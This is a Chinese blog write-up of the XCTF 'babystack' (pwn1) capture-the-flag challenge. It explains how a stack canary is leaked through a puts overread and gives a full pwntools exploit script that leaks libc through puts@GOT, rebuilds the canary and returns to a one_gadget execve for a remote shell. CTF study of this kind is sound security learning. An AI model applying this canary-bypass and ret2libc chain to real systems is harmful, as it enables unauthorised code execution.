

# 攻防世界 -pwn1

原创

[TedLau](#) 于 2020-04-22 18:49:20 发布 572 收藏 1

分类专栏: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_30204577/article/details/105690104](https://blog.csdn.net/qq_30204577/article/details/105690104)

版权



[CTF 专栏收录该内容](#)

17 篇文章 1 订阅

订阅专栏

## 0x00 前言

首次做到跟canary绕过有关的知识, 就准备写点东西记录下。

□

64位, 保护几乎全开了。不慌, 慌也没用。

## 0x10 分析

运行可以发现几个功能, 就是说: 1选项是保存你将要输入的内容, 2就是打印你之前输入的内容, 3就是退出。

□

## 0x11 ida分析

### main函数

□

在main函数中发现了canary, **canary的值在程序每一次运行都是会改变的**, 我们便需要想办法获得canary, 然后再输入进去以便与栈中原来保存的canary比较, 若二者不一致的情况下, 程序运行便会出错(call \_\_stack\_chk\_fail), 一致则正常退出。

我们先看一下本题canary的检测情况:

□

程序首先将fs:28h处的内容赋给了rax, 然后将rax中的内容给了[rbp+var\_8]以保存(毕竟rax用到的地方很多, 一直在rax里存着有点碍事)。

□


然后程序又将 `[rbp+var_8]` 里的内容赋给了 `rcx`，接着就让 `rcx` 与 `fs:28h` 里的内容进行异或，若结果为0，则进行正常的 `leave`，否则则 `check_fail` 退出。

再看 `main` 函数，这次我们注意到 `s` 的长度为 `0x90`，但是却可以输入 `0x100` 的长度，明显的栈溢出，又发现 `canary` 距离返回地址的长度为8。

□

$0x90-8=0x88$ ，之所以这样做是为了顺带将 `canary` 的值带出来，因为我们输入这么个长度之后，后面紧跟的是 `canary` 的值，当我们输入的长度为 `0x88` 时，会打破 `canary` 的结尾，这样 `puts` 就直接顺带着将 `canary` 的值带出来了，当我们输入的长度小于 `0x88` 时，结尾会有 `'\x00'` 截断，就不会影响到 `canary` 的值。

无图无真相：



这个图印证了两点：1、`canary` 的值会每次都变化，2、确实可以带出来 `canary`

好了，得到 `canary` 之后我们的任务便是接收 `canary` 然后重新输入进去与原来的 `canary` 进行比较。

### **execve 取代 binsh**

本题使用的是 `execve`，因为 `libc` 里无 `sh....` 使用 `one_gadget` 可方便地找出 `execve` 地址

□

### **0x20 exp 及相关解释**

```

#!/usr/bin/python
# -*- coding: UTF-8 -*-
from pwn import *
elf=ELF('./babystack')
libc=ELF('./libc-2.23.so')
p=remote('111.198.29.45',52070)
prdi_addr=0x0400a93
main_addr=0x0400908
one_gadget_addr=0x45216
put_plt=elf.plt['puts']#puts的plt表地址
put_got=elf.got['puts']#puts的got表地址, 真实地址
p.sendlineafter('>> ', '1')#发送1, 进行存数
p.sendline('a'*0x88)
p.sendlineafter('>> ', '2')
p.recvuntil('a'*0x88+'\n')
canary=u64(p.recv(7).rjust(8, '\x00'))#接收canary内容中的大部分然后补结尾符, 因为我们输入的\n给它的结尾符搞没了
print hex(canary)#打印canary的值
p.sendlineafter('>> ', '1')
payload='a'*0x88+p64(canary)+'a'*8+p64(prdi_addr)+p64(put_got)+p64(put_plt)+p64(main_addr)#'a'*8是canary举例返回地址的长度, 需要被填充, pop rdi ret的意思是将后面的put_got作为第一个参数放入第一个参数寄存器rdi中, 然后返回到put_plt让puts打印出其真实的地址, 然后返回到main
p.sendline(payload)
p.recv()#recv的内容中就有puts的真实地址
p.sendlineafter('>> ', '3')#结束了本次输入, 为下一次完整输入做准备
put_addr=u64(p.recv(8).ljust(8, '\x00'))#获得put的真实地址
print hex(put_addr)
libc_base=put_addr-libc.symbols['puts']#获得libc的基址
execve_addr=libc_base+one_gadget_addr#获得execve的真实地址以便获取执行bin
p.sendlineafter('>> ', '1')
payload1='a'*0x88+p64(canary)+'a'*8+p64(execve_addr)#执行execve
p.sendline(payload1)
p.sendlineafter('>> ', '3')
p.interactive()

```

ok, 到此结束。参考[自](#), 补充自己的理解。



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)